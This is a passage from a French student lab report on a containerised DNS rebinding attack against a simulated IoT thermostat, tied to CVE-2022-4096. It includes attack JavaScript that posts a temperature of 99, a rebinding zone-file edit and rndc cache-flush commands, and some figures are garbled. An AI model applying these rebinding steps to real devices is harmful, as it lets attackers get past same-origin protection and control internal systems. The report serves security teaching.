


FIGURE 12 – Roadmap de l'application

2-2 Dans l'environnement conteneurisé construit

2-2-1 Configuration et commandes du conteneur

Nous commençons, par le build des images fournies dans le *docker-compose.yml*, il présente les différents services (conteneurs, volumes, réseaux ...) en utilisant la commande (*\$ docker-compose build*), et on utilise après (*\$ docker-compose up*) pour lancer les conteneurs.

```
(root@kali)-[/home/yonko/Desktop/Labsetup]
# docker-compose up
Starting attacker-www-10.9.0.180 ... done
Starting router ... done
Starting local-dns-server-10.9.0.53 ... done
Starting attacker-ns-10.9.0.153 ... done
Starting iot-192.168.60.80 ... done
Attaching to local-dns-server-10.9.0.53, attacker-ns-10.9.0.153, attacker-www-10.9.0.180, router, iot-192.168.60.80
attacker-ns-10.9.0.153 | * Starting domain name service... named [ OK ]
local-dns-server-10.9.0.53 | * Starting domain name service... named [ OK ]
attacker-www-10.9.0.180 | * Serving Flask app "/app/rebind_server"
attacker-www-10.9.0.180 | * Environment: production
attacker-www-10.9.0.180 | WARNING: This is a development server. Do not use it in a production deployment.
attacker-www-10.9.0.180 | Use a production WSGI server instead.
attacker-www-10.9.0.180 | * Debug mode: off
attacker-www-10.9.0.180 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
iot-192.168.60.80 | * Serving Flask app "/app/rebind_iot"
iot-192.168.60.80 | * Environment: production
iot-192.168.60.80 | WARNING: This is a development server. Do not use it in a production deployment.
iot-192.168.60.80 | Use a production WSGI server instead.
iot-192.168.60.80 | * Debug mode: off
iot-192.168.60.80 | * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
```

FIGURE 13 – construction de l'environnement de l'exploit

Tous les conteneurs sont exécutés en arrière-plan, en utilisant la commande (*\$ docker ps*)

```
(root@kali)-[/]
# sudo docker ps
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
8956678232f7	local-dns-server	"/bin/sh -c 'service..."	25 minutes ago	Up 25 minutes		local-dns-server-10.9.0.53
4d9495bb191f	attacker-ns	"/bin/sh -c 'service..."	25 minutes ago	Up 25 minutes		attacker-ns-10.9.0.153
ed180ea34015	handsonsecurity/seed-server:flask	"bash -c ' FLASK_APP..."	25 minutes ago	Up 25 minutes		iot-192.168.60.80
fa831b01c3a6	handsonsecurity/seed-ubuntu:large	"bash -c ' iptables ..."	25 minutes ago	Up 25 minutes		router
ea6904bc6f61	handsonsecurity/seed-server:flask	"bash -c ' FLASK_APP..."	25 minutes ago	Up 25 minutes		attacker-www-10.9.0.180

FIGURE 14 – Conteneurs créés

2-2-2 Configuration de la VM de l'utilisateur

Étape 1. On Réduit le temps de mise en cache des DNS de Firefox : Pour réduire la charge des serveurs DNS et accélérer le temps de réponse, le navigateur Firefox met en cache les résultats DNS. Par défaut, le délai d'expiration du cache est de 60 secondes. Cela signifie que notre attaque de rebinding DNS doit attendre au moins 60 secondes.




FIGURE 15 – changement de la valeur de dnsCacheExpiration

Étape 2. On Modifie /etc/hosts :

On utilise le nom de domaine **www.seedIoT32.com** pour le serveur IoT. Son adresse IP est **192.168.60.80**.

```
(root@kali)-[/]
# cat /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters

# Devoir 2 SSI
192.168.60.80  www.seedIoT32.com
```

FIGURE 16 – lier le nom de domaine à l'adresse IP

Étape 3. On configure le serveur DNS local.

2-2-3 Test de notre configuration.

Après avoir configuré la VM utilisateur, on utilise la commande **dig** pour obtenir l'adresse IP de **www.attacker32.com**.

```
(root@kali)-[/]
# dig www.attacker32.com

; <<>> DiG 9.18.8-1-Debian <<>> www.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 17437
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 6285971adf360568010000063cc879f2eccfea39bf26a3a (good)
;; QUESTION SECTION:
;www.attacker32.com.                IN      A

;; ANSWER SECTION:
www.attacker32.com.                259200  IN      A      10.9.0.180

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53) (UDP)
;; WHEN: Sat Jan 21 18:47:27 CST 2023
;; MSG SIZE rcvd: 91
```

FIGURE 17 – Output de la commande dig

Nous pouvons maintenant tester le site web de l'attaquant. Dirigez le navigateur vers l'URL suivante *http ://www.attacker32.com/* sur la VM de l'utilisateur, et nous pouvons voir le site web de l'attaquant.



FIGURE 18 – le site web de l'attaquant

2-2-4 Lancement de l'attaque sur le serveur victime

1. Comprendre la politique de protection de l'origine identique (**Same-Origin Policy**)

Sur la VM de l'utilisateur, nous allons parcourir les trois URL suivantes.

- URL 1 : <http://www.seedIoT32.com>.
- URL 2 : <http://www.seedIoT32.com/change>.
- URL 3 : <http://www.attacker32.com/change>.




FIGURE 19 – accès aux 3 urls

Maintenant, en cliquant sur *click* dans l'url qui contient le nom de domaine du serveur **<http://www.seedIoT32.com/change>**, on remarque que la température est passée à **99**.




FIGURE 20 – Changement de la température

Ensuite, on essaye de faire la même chose en utilisant le site de l'attaquant, la température reste inchangée, avec l'erreur suivante.




FIGURE 21 – Changement de la température

Le mot de passe dans *password* n'est pas destiné à l'authentification ; il est utilisé pour déjouer l'attaque CSRF (Cross-Site Request Forgery). Sans cette protection, une simple attaque CSRF est suffisante ; il n'est pas nécessaire d'utiliser l'attaque plus sophistiquée de rebinding DNS.

Pour des raisons de simplicité, nous avons codé le mot de passe en dur.

Dans les systèmes réels, le mot de passe sera re-généré périodiquement.

2. Déjouer la protection de la politique de même origine

D'après ce qui précède, il semble impossible de régler la température du thermostat à partir de la page de l'attaquant, en raison de la protection de la politique d'origine du navigateur. L'objectif de cette partie est de vaincre une telle protection, de sorte que nous puissions régler la température à partir de cette page web de l'attaquant.

L'idée principale pour déjouer la protection de la même origine vient du fait que la mise en application de la politique est basée sur le **nom d'hôte**, et non sur l'adresse IP, donc tant que nous utilisons **www.attacker32.com** dans l'URL, nous nous conformons à la politique du **SOP**.

- Étape 1 : Modifier le code JavaScript.
- Sur le serveur web de l'attaquant, le code JavaScript qui s'exécute dans la page **www.attacker32.com/change** est stocké dans le fichier suivant `/app/rebind_server/templates/js/change.js`.

Pour le modifier, on accède au shell du conteneur de l'attaquant en mode `-it` avec la commande

```
$ docker exec -it <id_container> bash
```

```
(root@kali)-[~]
# docker ps --format "table {{.ID}}\t{{.Ports}}\t{{.Names}}"
CONTAINER ID   PORTS          NAMES
8956678232f7   local-dns-server-10.9.0.53
4d9495bb191f   attacker-ns-10.9.0.153
ed188ea34015   iot-192.168.60.80
fe831b01c3e6   router
ea6904bc6f61   attacker-www-10.9.0.180

Attaching to iot-192.168.60.80, attacker-ns-10.9.0.153, attacker-www-10.9.0.180
(root@kali)-[~]
# docker exec -it ea6904bc6f61 bash app "/app/rebind_server"
root@ea6904bc6f61:/# ls
app  boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
root@ea6904bc6f61:/#
```

FIGURE 22 – Accès au shell du conteneur attaquant

Et puis, on change le fichier `change.js`, et plus précisément la variable `url_prefix` avec la valeur `'http ://www.attacker32.com'`.

```
root@ea6904bc6f61:/# cat /app/rebind_server/templates/js/change.js
let url_prefix = 'http://www.attacker32.com'

function updateTemperature() {
  $.get(url_prefix + '/password', function(data) {
    $.post(url_prefix + '/temperature?value=99'
    + '&password=' + data.password,
    function(data) {
      console.debug("Got a response from the server!");
    });
  });
}

button = document.getElementById("change");
button.addEventListener("click", updateTemperature);
root@ea6904bc6f61:/#
```

FIGURE 23 – Modification du fichier JS pour bypasser SOP

Finalement, on redémarre le conteneur pour que les modifications soient appliquées.

```
(root@kali)-[~]
# sudo docker ps --format "table {{.ID}}\t{{.Ports}}\t{{.Names}}"

CONTAINER ID   PORTS          NAMES
8956678232f7   local-dns-server-10.9.0.53
4d9495bb191f   attacker-ns-10.9.0.153
ed188ea34015   iot-192.168.60.80
fe831b01c3e6   router
ea6904bc6f61   attacker-www-10.9.0.180

(root@kali)-[~]
# docker container restart ea6904bc6f61
ea6904bc6f61
```

FIGURE 24 – Modification du fichier JS pour bypasser SOP

nous réessayons de cliquer, et nous remarquerons que le **SOP** est vaincu, car nous avons la même origine que l'hôte. Mais ce n'est toujours pas ce que nous voulions. Nous voulons que les requêtes aillent au serveur IoT.

```
POST http://www.attacker32.com/temperature?value=99&password=undefined
Status: 405 METHOD NOT ALLOWED
Version: HTTP/1.0
Transferred: 375 B (178 B size)
Referrer Policy: strict-origin-when-cross-origin

Response Headers (197 B)
Allow: OPTIONS, HEAD, GET
Content-Length: 178
Content-Type: text/html; charset=utf-8
Date: Sun, 22 Jan 2023 01:57:58 GMT
Server: Werkzeug/1.0.1 Python/3.8.5

Request Headers (401 B)
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 0
Host: www.attacker32.com
Origin: http://www.attacker32.com
Referer: http://www.attacker32.com/change
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
X-Requested-With: XMLHttpRequest
```

FIGURE 25 – Bypasser la politique SOP

3. Étape 2 : Effectuer le rebinding DNS.

Pour changer le mappage DNS, nous pouvons modifier le fichier **zone_attacker32.com** en accédant au **shell** du conteneur du nameserver de l'attaquant.


```

(root@kali)-[~]# docker ps --format "table {{.ID}}\t{{.Ports}}\t{{.Names}}"
CONTAINER ID        PORTS              NAMES
8956678232f7       local-dns-server-10.9.0.53
4d9495bb191f       attacker-ns-10.9.0.153
ed188ea34015       iot-192.168.60.80
fe831b01c3e6       router
ea6904bc6f61       attacker-www-10.9.0.180

(root@kali)-[~]# docker exec -it 4d9495bb191f bash
root@4d9495bb191f:/# ls
bin      dev      home    lib32   libx32  mnt     proc    run     srv     tmp     var
boot    etc      lib     lib64   media   opt     root    sbin   sys     usr
root@4d9495bb191f:/#

```

FIGURE 26 – Bypasser la politique SOP

Le fichier de zone se trouve dans le dossier `/etc/bind`. L'illustration suivante montre le contenu du fichier de zone. La première entrée est la valeur par défaut du Time-To-Live (TTL) (secondes) pour la réponse, spécifiant combien de temps la réponse peut rester dans le cache DNS.

Maintenant, nous commentons la ligne qui lie l'adresse de l'attaquant au nom de domaine **www.attacker32.com**, en utilisant (`;`), et nous utilisons à la place l'adresse du serveur **192.168.60.80**.

```

GNU nano 4.8 /etc/bind/zone_attacker32.com
$TTL=2H
HEADER<< opcode: QUERY, status: NOERROR, id: 21247
@ flags IN qr rd SOA QN ns.attacker32.com. admin.attacker32.com. (L: 1
2008111001
;; OPT PSEUDOSECTION:
; EDNS: version: 2H, flags:; udp: 4096
; COOKIE: fb34b04W634aeea00100000063cc9cc71432f09511d35ac6 (good)
;; QUESTION SECTION:
; www.attacker32.com. IN A
@ IN NS ns.attacker32.com.
;; ANSWER SECTION:
www.attacker32.com. IN A 10.9.0.180
; www.attacker32.com. IN A 10.9.0.180
www IN A 192.168.60.80
* IN A 10.9.0.100
SERVER: 10.9.0.53#53(10.9.0.53) (UDP)

```

FIGURE 27 – DNS Rebinding

Après avoir apporté les modifications au fichier de zone, on exécute la commande suivante pour demander au nameserver de recharger les données de zone révisées : `$ rndc reload attacker32.com`

Grâce aux manipulations effectuées précédemment, le mappage DNS pour le site **www.attacker32.com** a déjà été mis en cache par le serveur DNS local. il n'expirera que 1000 secondes plus tard. Pour raccourcir l'attente, on peut nettoyer le cache en utilisant la commande suivante (sur le serveur DNS local). `$ rndc flush`

```
(root@kali)-[~]# docker ps --format "table {{.ID}}\t{{.Ports}}\t{{.Names}}"
CONTAINER ID        PORTS              NAMES
8956678232f7        10.9.0.180:80->0.0.0.0:80   local-dns-server-10.9.0.53
4d9495bb191f        10.9.0.153:80->0.0.0.0:80   attacker-ns-10.9.0.153
ed188ea34015        10.9.0.153:80->0.0.0.0:80   iot-192.168.60.80
fe831b01c3e6        10.9.0.153:80->0.0.0.0:80   router
ea6904bc6f61        10.9.0.180:80->0.0.0.0:80   attacker-www-10.9.0.180

(root@kali)-[~]# docker exec -it 4d9495bb191f bash
root@4d9495bb191f:/# rndc reload attacker32.com
zone reload up-to-date Debug mode: off
root@4d9495bb191f:/# rndc flush
environment: production
WARNING: This is a development server. Do not use it in a
```

FIGURE 28 – Reload the revised zone data and clear the DNS cache

4. Lancement de l'attaque

Après avoir effectué les manipulations précédentes, l'utilisateur peut régler la température à la valeur dangereusement élevée en cliquant sur le bouton **click**.




FIGURE 29 – Température changée par l'attaquant

Status	Method	Domain	File	Initiator	Type	Transferred	Size		
200	GET	www.attacker32.com	change	document	html	845 B	691 B	0 ms	5.12 s
200	GET	www.attacker32.com	jquery-2.2.4.min.js	script	js	cached	83.57 KB	0 ms	
200	GET	www.attacker32.com	change.js	script	js	cached	447 B	0 ms	
404	GET	www.attacker32.com	favicon.ico	FaviconLoader.jsm:191 (l...	html	cached	232 B	0 ms	
200	GET	www.attacker32.com	password	jquery-2.2.4.min.js:4 (xhr)	json	205 B	45 B		3 ms
200	POST	www.attacker32.com	temperature?value=99&password=8xk2...cfs30.3147352205796329	jquery-2.2.4.min.js:4 (xhr)	json	179 B	19 B		1 ms

FIGURE 30 – La requête **POST** est bien réussie

Conclusion

Dans ce rapport, nous avons étudié la faille "CVE-2022-4096" classée critique avec un score de 8,5. Au début du rapport, une description générale de la vulnérabilité a été fournie, incluant le programme compromis, le type de compromission, le mécanisme d'exploitation, ainsi qu'un extrait de la PSSI. Ensuite, la deuxième partie a recouvert toutes les étapes à suivre pour simuler l'attaque avec un bonus sous forme d'un CTF.

Ce projet a été très enrichissant et nous a permis d'améliorer nos connaissances et compétences en matière de sécurité. Il nous a également sensibilisés aux risques liés aux attaques SSRF et DNS rebinding en nous fournissant les connaissances et les outils nécessaires pour les identifier et les prévenir.

Glossaire

CVE : Common Vulnerabilities and Exposures
SSRF : Server-Side Request Forgery
DNS : Domain Name System
URL : Uniform Resource Locator
NIST : National Institute of Standards and Technology
CVSS : Common Vulnerability Scoring System
DOS : Denial of Service
HTTP : Hypertext Transfer Protocol
SOP : Same-Origin Policy
TTL : Time to Live
WAF : Web application firewall
PSSI : Politique de Sécurité des Systèmes d'Information
SMSI : Information security management system
TLS : Transport Layer Security
CTF : Capture the Flag
VM : Virtual machine
IoT : Internet of Things
NAT : Network address translation
CSRF : Cross-Site Request Forgery

Bibliographie

- [1] **SSRF via DNS Rebinding (CVE-2022-4096)**
<https://infosecwriteups.com/ssrf-via-dns-rebinding-cve-2022-4096-b7bf75928bb2>
consulté le 07/01/2023.
- [2] **Appsmith**
<https://github.com/appsmithorg/appsmith>
consulté le 07/01/2023
- [3] **Server Side Request Forgery**
https://owasp.org/www-community/attacks/Server_Side_Request_Forgery
consulté le 20/01/2023.
- [4] **CVSS- CVE-2022-4096**
<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2022-4096&vector=AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H&version=3.0&source=huntr.dev>
consulté le 20/01/2023.
- [5] **What Is DNS Rebinding ?**
<https://www.paloaltonetworks.com/cyberpedia/what-is-dns-rebinding#:~:text=DNS%20rebinding%20is%20a%20method,machines%20elsewhere%20on%20the%20network.>
consulté le 20/01/2023.
- [6] **Qu'est-ce qu'un pare-feu applicatif Web (WAF) ?**
https://www.f5.com/fr_fr/services/resources/glossary/web-application-firewall
consulté le 20/01/2023.
- [7] **Les outils de détection d'intrusion complètent les coupe-feu**
[https://www.01net.com/actualites/les-outils-de-detection-dintrusion-completent-les-coupe-feu-127043.html#:~:text=les%20outils%20de%20d%C3%A9tection%20d'intrusion%20\(IDS%2C%20Intrusion%20Detection,aussi%20bien%20Internet%20qu'intranet.](https://www.01net.com/actualites/les-outils-de-detection-dintrusion-completent-les-coupe-feu-127043.html#:~:text=les%20outils%20de%20d%C3%A9tection%20d'intrusion%20(IDS%2C%20Intrusion%20Detection,aussi%20bien%20Internet%20qu'intranet.)
consulté le 20/01/2023.
- [8] **Modèle de politique de sécurité et de protection des données**
https://www.netwrix.fr/data_security_policy_template.html
consulté le 20/01/2023